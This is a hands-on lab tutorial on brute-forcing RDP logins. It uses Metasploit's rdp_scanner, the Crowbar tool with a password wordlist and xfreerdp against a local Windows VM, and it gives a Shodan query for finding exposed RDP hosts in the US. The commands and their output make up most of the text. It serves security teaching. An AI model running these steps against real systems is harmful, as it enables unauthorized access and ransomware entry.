Lab - Performing an RDP Brute Force Attack

Overview


In this lesson, you will learn how to exploit RDP running on a remote target using brute force attack. The current global pandemic has forced many office workers to work from home and remote into their networks using Remote Desktop Protocol or RDP. System administrators rely on RDP to perform administrative tasks on servers and workstations remotely. This sudden surge in remote access has also seen a significant spike in the number of RDP-related attacks.

Gaining RDP access gives the attacker complete control over the target machine.

Lab Requirements and Preparation


- One virtual install of Kali Linux.
- One virtual install of a Windows Operating system, either Win7, Win10, Server 2012, 2016, or 2019.

Ensure your VirtualBox network settings for both machines are set to NAT network.




Configure your Windows Target for RDP


From your Windows search, type cmd. From the results, click on Command Prompt.




At the prompt, type ipconfig. Find the IP address assigned to your target machine. Take note of the IP address, or leave the command prompt up to display the information.




Back at the start menu and your search bar, type control panel. X2 click to launch.




On the Control Panel page, change the view type to large icons.




On the next page, scroll down until you find System. X2 click to launch. On the System screen, from the menu on the left, open Advanced System Settings.



Click on the Remote tab.



On the next page, configure your RDP settings as shown in the following image. Click the Select Users button. I added the local user account to the Remote Desktop Users group. I recommend you do the same.




Click OK, close out all windows, and return to your Windows desktop. Minimize your Windows target and open your Kali Desktop.

Find an RDP Target Using Shodan

For this lab, we are using a very sterile environment. We have two virtual machines running on the same network configured to see each other. What if your target was on the Internet and you needed to confirm that the target was vulnerable to an RDP brute force attack?

We could the Shodan search engine, and using the outside IP address of the server, we could search to see if RDP was running on the remote machine.


From your Kali machine, launch a browser. In the address bar type, shodan.io.



To use search filters, you will need an account, and you will need to be logged on.


In the search bar, you could type the IP address of your server that faces the Internet and check to see what protocols are running.

What if I don't have the target IP address, and I'm just looking for a target in the U.S.? I could search for, **port:3389 country:US**



We have located a target. I need to scan the target to ensure it is vulnerable to an RDP brute force attack. For this, we can use an auxiliary scanner found in Metasploit.


From your Kali machine, open a terminal. At the prompt type, **msfconsole**.




Once Metasploit has started, we can search from an auxiliary RDP scanner using the Metasploit search feature. At the msf prompt type, **search rdp**.

From the search results, under auxiliary, find number 36,

`auxiliary/scanner/rdp/rdp_scanner`



Highlight and copy the name of the scanner. 

At the msf prompt, type the word **use** followed by the name of the scanner you just copied.

```
msf6 > use auxiliary/scanner/rdp/rdp_scanner
msf6 auxiliary(scanner/rdp/rdp_scanner) >
```

This loads the selected Metasploit module. At the prompt, type **show option**s. Press enter.

```
msf6 > use auxiliary/scanner/rdp/rdp_scanner
msf6 auxiliary(scanner/rdp/rdp_scanner) > show options

Module options (auxiliary/scanner/rdp/rdp_scanner):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   DETECT_NLA       true             yes       Detect Network Level Authentication (NLA)
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  rdesktop         no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS                            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)
   THREADS          1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/rdp/rdp_scanner) >
```

The only option we need to concern ourselves with is setting the IP address for the remote host (RHOST).

Since I do not have permission to scan any target on the Internet for RDP, I will be scanning my Windows 10 target.

At the prompt, type **set rhost** followed by the **IP address of your remote target**. Press enter.

```
set rhost 10.0.2.13
```

```
msf6 auxiliary(scanner/rdp/rdp_scanner) > set rhost 10.0.2.23
rhost => 10.0.2.23
msf6 auxiliary(scanner/rdp/rdp_scanner) >
```

At the prompt, type in the word, **exploit** to launch the scan.


```
msf6 auxiliary(scanner/rdp/rdp_scanner) > exploit

[*] 10.0.2.23:3389        - Detected RDP on 10.0.2.23:3389      (Windows version: 10.0.17763) (Requires NLA: No)
[*] 10.0.2.23:3389        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/rdp_scanner) >
```

Notice the results come back, letting us know the remote target is running RDP.

Launch the attack


For this attack, we will need to download the hacking tool, Crowbar, from Gitlab.

Minimize your open windows and from your Kali Desktop, right-click on your rdp working folder and from the context menu, and select an **Open Terminal Here**.



At the terminal prompt, type git clone and paste the URL you copied from the Gitlab site.

`git clone https://github.com/galkan/crowbar.git`




Press enter. The crowbar package is copied and saved to your working folder.

Let's look at crowbar. At the prompt, change the directory location to the crowbar directory.

`cd crowbar`

At the prompt, type **`ls`** to view the contents.



At the prompt type:

`./crowbar.py -h` to view the help menu.

```
┌──(root💀kali)-[~/Desktop/rdp/crowbar]
└─# ./crowbar.py -h
usage: Usage: use --help for further information

Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol, SSH Private Keys and VNC Keys.

positional arguments:
  options

optional arguments:
  -h, --help            show this help message and exit
  -b {openvpn,rdp,sshkey,vnckey}, --brute {openvpn,rdp,sshkey,vnckey}
                        Target service
  -s SERVER, --server SERVER
                        Static target
  -S SERVER_FILE, --serverfile SERVER_FILE
                        Multiple targets stored in a file
  -u USERNAME [USERNAME ...], --username USERNAME [USERNAME ...]
                        Static name to login with
  -U USERNAME_FILE, --usernamefile USERNAME_FILE
                        Multiple names to login with, stored in a file
  -n THREAD, --number THREAD
                        Number of threads to be active at once
  -l FILE, --log FILE   Log file (only write attempts)
  -o FILE, --output FILE
                        Output file (write everything else)
  -c PASSWD, --passwd PASSWD
                        Static password to login with
  -C FILE, --passwdfile FILE
```

From the help menu, you can add options for the server's IP address (-s), the username (-u), and the wordlist for the password (-C).

This is the command syntax for our brute force attack. This is my target IP address; yours will differ!

./crowbar.py --server 10.0.2.23/32 -b rdp -u ieuser -C /usr/share/nmap/nselib/data/passwords.lst

- The --server is the IP address of the target followed by the CIDR for the subnet mask
- The -b is the protocol to use.
- The -u is the name of the user.
- The capital -C is the path and the name of the wordlist used to brute force the password.

```
┌──(root💀kali)-[~/Desktop/rdp/crowbar]
└─# ./crowbar.py --server 10.0.2.23/32 -b rdp -u ieuser -C /usr/share/nmap/nselib/data/passwords.lst
2021-03-01 02:47:25 START
2021-03-01 02:47:25 Crowbar v0.4.3-dev
2021-03-01 02:47:25 Trying 10.0.2.23:3389
2021-03-01 02:47:27 RDP-SUCCESS : 10.0.2.23:3389 - ieuser:12345678
```

We can next attempt to RDP into the remote target using xfreerdp.

`xfreerdp /u:ieuser /p:12345678 /v:10.0.2.23`


```
┌──(root💀kali)-[~]
└─# xfreerdp /u:ieuser /p:12345678 /v:10.0.2.23
```

```
┌──(root💀kali)-[~]
└─# xfreerdp /u:ieuser /p:12345678 /v:10.0.2.23
[02:56:29:730] [256994:256995] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[02:56:29:730] [256994:256995] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[02:56:29:730] [256994:256995] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[02:56:29:730] [256994:256995] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[02:56:29:045] [256994:256995] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[02:56:29:052] [256994:256995] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[02:56:29:052] [256994:256995] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[02:56:29:068] [256994:256995] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[02:56:29:068] [256994:256995] [WARN][com.freerdp.crypto] - CN = MSEDGEWIN10
[02:56:29:068] [256994:256995] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[02:56:29:068] [256994:256995] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[02:56:29:068] [256994:256995] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[02:56:29:068] [256994:256995] [ERROR][com.freerdp.crypto] - The hostname used for this connection (10.0.2.23:3389)
[02:56:29:068] [256994:256995] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[02:56:29:069] [256994:256995] [ERROR][com.freerdp.crypto] - Common Name (CN):
[02:56:29:069] [256994:256995] [ERROR][com.freerdp.crypto] -     MSEDGEWIN10
[02:56:29:069] [256994:256995] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 10.0.2.23:3389 (RDP-Server):
        Common Name: MSEDGEWIN10
        Subject:     CN = MSEDGEWIN10
        Issuer:      CN = MSEDGEWIN10
        Thumbprint:  6c:eb:aa:df:9a:28:34:5c:43:0e:54:5b:1b:df:05:3a:06:55:10:d6:df:cd:54:33:5e:9a:27:94:2d:16:c3:92
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) y
```

We accept the certificate.

Success!

We have RDP access to the remote target.



Summary –

In this lesson, you learned how to perform a brute force attack using RDP. RDP attacks are one of the main entry points when it comes to targeted ransomware operations. Ransomware attacks are getting more targeted to increase effectiveness, and one of the primary attack vectors is the Remote Desktop Protocol (RDP).